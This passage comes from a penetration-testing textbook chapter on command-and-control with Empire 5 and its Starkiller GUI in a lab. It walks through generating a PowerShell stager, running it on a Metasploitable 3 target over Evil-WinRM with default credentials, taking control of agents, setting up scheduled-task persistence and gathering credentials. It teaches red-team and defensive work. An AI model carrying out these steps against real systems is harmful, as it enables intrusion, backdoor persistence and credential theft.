(Empire: uselistener/http_malleable) > usestager multi_launcher
(Empire: usestager/multi_launcher) > set Listener ThreatEmulation
(Empire: usestager/multi_launcher) > generate
```

6. The following screenshot shows the generation of PowerShell code for this new stager:

Figure 11.38: Generating payload

Use the `options` command within a module to verify that all parameters are set.

7. Next, copy the PowerShell code that was generated from the previous step for the newly created stager.
8. Open a new **Terminal** (#3) on Kali Linux and use **Evil-WinRM** to establish a PowerShell session on the Metasploitable 3 (Windows-based) virtual machine (targeted system):

```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant
```

9. Next, on the **Evil-WinRM** console, paste the copied PowerShell code and hit *Enter* to execute it on the targeted system, as shown below:

Figure 11.39: Executing payload on target

10. Once the code is executed, select the previous **Terminal** (#2) and you'll notice a new agent just checked in to the Empire server with a unique agent ID.
11. Next, use the `agents` command to view a list of all active agents:

```
(Empire: usestager/multi_launcher) > agents
```

Figure 11.40: Viewing active agents

12. Using the `interact <agent-ID>` command, you can interact with the newly created agent on the compromised system:

```
(Empire: agents) > interact 59ET2ZBA
(Empire: 59ET2ZBA) > sysinfo
```

13. The following screenshot shows the execution of the preceding commands:

Figure 11.41: Retrieving system information

Next, you will learn how to set up persistence on a compromised system using Empire.

Part 6 – Setting up persistence

Establishing persistence on a compromised host will ensure you have access to the host at any time when it is online on the target network. It's important to note that persistent access should be maintained on the compromised host even after the system reboots or security measures are applied. However, within Empire, there are few persistence modules that enable penetration testers to maintain access to their victim machines.

When setting up persistence, please be mindful that the persistence modules may create intentional backdoors on the compromised systems, which may allow other threat actors to gain access. Persistence should only be used during a penetration test if it is needed or within the scope of the engagement. If you set up persistence on compromised hosts during your penetration test, be sure to remove it at the end of your penetration test to prevent unauthorized access by other threat actors.

To get started with setting up persistence access, please use the following instructions:

1. Start by interacting with an active agent with elevated privileges and use the scheduled task persistence module:

```
(Empire: agents) > interact 59ET2ZBA
(Empire: 59ET2ZBA) > usemodule powershell_persistence_elevated_schtasks
```

2. Your agent ID will be different from the one shown in the preceding commands; be sure to use the `agents` command to verify your active agents and their IDs.
3. Next, configure the persistence agent to activate when the user logs on to the compromised host:

   ```
   (Empire: usemodule/powershell_persistence_elevated_schtasks) > set OnLogon True
   ```

4. Configure the `Listener` option to use the `ThreatEmulation` listener and execute the module:

   ```
   (Empire: usemodule/powershell_persistence_elevated_schtasks) > set Listener ThreatEmulatior
   (Empire: usemodule/powershell_persistence_elevated_schtasks) > execute
   ```

5. Once the module is executed, it will take some time for the Empire server to provide you with an output of the result and status. Once the module is executed successfully, the Empire server returns the following output:

Figure 11.42: Setting up persistence

Having completed this section, you have learned the fundamentals of using Empire to perform post-exploitation and C2 operations on a compromised host on a network. In the next section, you will learn how to use the graphical user interface of Empire 5, Starkiller.

Working with Starkiller

Starkiller is the graphical user interface created to allow multiple penetration testers to connect and control the Empire server. Similar to working with the Empire client, which provides command-line access, using Starkiller provides a graphical interface that helps penetration testers to work more efficiently.

The following diagram shows a typical deployment of Starkiller and the Empire server:

Figure 11.43: Starkiller client-server model

During this exercise, we will be using the main Kali Linux virtual machine that will be running the Empire server with Starkiller. The targeted system will be Metasploitable 3 (Windows-based) on the *PentestNet* (`172.30.1.0/24`) topology, as it was already set up as one of the targeted systems within our lab environment.

Part 1 – Starkiller

To get started with this exercise, please use the following instructions:

1. Power on both the main **Kali Linux** and **Metasploitable 3** (Windows-based) virtual machines.

2. On **Kali Linux**, open a **Terminal** (#1) and use the following commands to start the MariaDB service and Empire server:

```
kali@kali:~$ sudo systemctl start mariadb.service
kali@kali:~$ sudo powershell-empire server
```

3. Once the Empire server has started, open the web browser and go to `http://localhost:1337/index.html#/` to access the Starkiller web interface. On the logon window of Starkiller, use the default username, `empireadmin`, and password, `password123`, as shown below:

Figure 11.44: Starkiller login page

By default, Starkiller will set the server URL to localhost. If you are connecting to a remote Empire server, you will need to modify the IP address within the URL field and the user credentials.

Part 2 – User management

Understanding how to manage multiple users within the Starkiller user interface will be essential when managing a team of penetration testers who are all working with the same Empire server.

1. To manage the user accounts on the Empire server, click on **Users**, as shown below:

Figure 11.45: Starkiller side menu

2. You can enable and disable user accounts by simply adjusting the switch option under **Actions** for a specific user, as shown below:

Figure 11.46: Starkiller users

3. On the main **Users** menu, to create a new user account, click on **Create**:

Figure 11.47: User creation page

4. As shown in the preceding screenshot, Starkiller provides the fields that are needed to create a new account on the Empire server. Once you have filled in the necessary fields, click on the **Submit** button. To enable the administrative privileges on the new account, toggle the **Admin** button.

Part 3 – Working with modules

To view a list of modules, using the Starkiller menu, click on the **Modules** icon on the left menu list as shown below:

Figure 11.48: Listing modules in Starkiller

Selecting a module will provide additional details about the module, such as the parameters required to use the module, each parameter description, and even the associated MITRE ATT&CK reference code to better understand the TTP.

Part 4 – Creating listeners

Next, you will learn how to use Starkiller to create listeners:

1. To create a listener using the Starkiller menu, click on **Listeners** and then on **CREATE**:

Figure 11.49: Listeners

2. As shown in the preceding screenshot, there are multiple active listeners running on the Empire server.
3. Next, using the drop-down menu, select the **http** listener entry and click on **SUBMIT**:

Figure 11.50: Selecting a listener type

4. In the **New Listener** window, the parameters are automatically populated; however, ensure the **Host** address matches the IP address of your Kali Linux (Empire server) machine and that the **Port** number is not being used by another listener. Once everything is set, click **SUBMIT** to start the listener:

Figure 11.51: Setting up a listener

5. You can click on the **Listener** page to view a list of all listeners on the Empire server:

Figure 11.52: Viewing active listeners

6. As shown in the preceding screenshot, the newly created listener is active.

Part 5 – Creating stagers

Next, use the following instructions to create stagers using Starkiller:

1. To create a stager using the Starkiller menu, click on **Stagers** and click **CREATE**, as shown below:

Figure 11.53: Viewing stagers

2. In the **New Stager** window, using the drop-down menu, select **multi_launcher** and click on **SUBMIT**:

Figure 11.54: Stager types

3. After selecting the type of stager, the parameters are automatically populated; once everything is set, click **SUBMIT** to generate the new stager:

   Figure 11.55: Creating a stager

   After selecting the stager, if there are multiple listeners on Empire, ensure you use the drop-down **Listener** menu to select the right one.

4. Next, on the **Stagers** main menu, click the three dots under **Actions** and click **Copy to Clipboard** to copy the PowerShell code onto your clipboard:

Figure 11.56: Copying the stager code

5. This feature provides convenience to penetration testers, allowing you to simply copy the stager code and paste it into a PowerShell terminal on a compromised system.
6. Additionally, if a stager creates a file such as a batch file or a **Dynamic Link Library** (**DLL**) file, you will be provided the option to download the stager file, as shown:

Figure 11.57: Downloading the stager file

7. Next, once you have copied the stager code into the clipboard, open a new **Terminal** (#3) and use Evil-WinRM to establish a PowerShell console on the targeted system, the **Metasploitable 3** (Windows-based) virtual machine:

```
kali@kali:~$ evil-winrm -i 172.30.1.21 -u Administrator -p vagrant
```

8. Once the PowerShell console is established, paste in the PowerShell code and hit *Enter* to execute it on the target, as shown below:

Figure 11.58: Executing payload on target

9. Upon executing the stager's code, a new agent will spawn on the compromised system.

Part 6 – Interacting with agents

Here, you will learn how to interact with agents using Starkiller:

1. To view a list of agents using Starkiller, click on the **Agents** tab:

Figure 11.59: Viewing active agents

2. As shown in the preceding screenshot, the new agent is running on the compromised host.
3. To access the **INTERACT** menu, click on the agent name and **INTERACT**. You can select a module from the drop-down menu and click on **SUBMIT** to execute it:

Figure 11.60: Interacting with an agent

4. As the module is launching, you can click on **TASKS** to view the results, as shown:

Figure 11.61: Viewing tasks

5. Select the **VIEW** tab to display all the system information about the compromised host:

Figure 11.62: System information from the target

6. Click on **FILE BROWSER** to access the file system of the compromised host:

Figure 11.63: File browser

As you have seen, Starkiller provides a user interface that simplifies how a penetration tester performs various tasks compared to using the command-line interface.

Part 7 – Credentials and reporting

If you execute any modules that gather the user and computer credentials, the Empire server will store them for later use. Additionally, all tasks performed by any penetration tester who is using the same Empire server are logged to help with generating reports during a penetration test:

1. To view all the credentials collected, using the Starkiller menu, click on the **Credentials** menu page:

Figure 11.64: Credentials list

2. Next, create a report on the Empire server. Click on **Plugins** > **basic_reporting**, as shown below:

Figure 11.65: Reporting module

3. Next, on the **report** drop-down menu, select the type of report you want and click on **SUBMIT**, as shown below:

Figure 11.66: Report type

4. Next, to download the report, click on **TASKS** and select the 3-dots options, as shown below:

Figure 11.67: Downloading a report

5. The reporting features play an important role during a penetration test as it helps you collect all the results for each task executed per user. You also have the option to sort the results based on the user, event type, and even the timestamp.

Having completed this section, you have learned how to use Starkiller with the Empire server to perform post-exploitation and C2 operations.

Summary

In this chapter, you learned how threat actors use C2 operations to maintain and control multiple compromised hosts simultaneously. Furthermore, you have discovered how cybersecurity professionals such as penetration testers and even red teaming professionals can use C2 operations to improve their security testing and emulate real-world cyber-attacks on their target's network.

You have gained the skills to set up Empire 5 using Kali Linux and have learned how to perform post-exploitation tasks on a compromised system. Additionally, you have discovered how to work with Starkiller as a graphical interface for Empire 5 to simplify many tasks on the Empire server.

I trust that the knowledge presented in this chapter has provided you with valuable insights, supporting your path toward becoming an ethical hacker and penetration tester in the dynamic field of cybersecurity. May this newfound understanding empower you on your journey, allowing you to navigate the industry with confidence and make a significant impact. In the next chapter, *Working with*

Active Directory Attacks, you will learn how to efficiently gather, enumerate, and exploit an Active Directory infrastructure.

Further reading

- Empire documentation – **https://bc-security.gitbook.io/empire-wiki/**
- Evil-WinRM documentation – **https://github.com/Hackplayers/evil-winrm**
- Mimikatz – **https://github.com/gentilkiwi/mimikatz**

Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet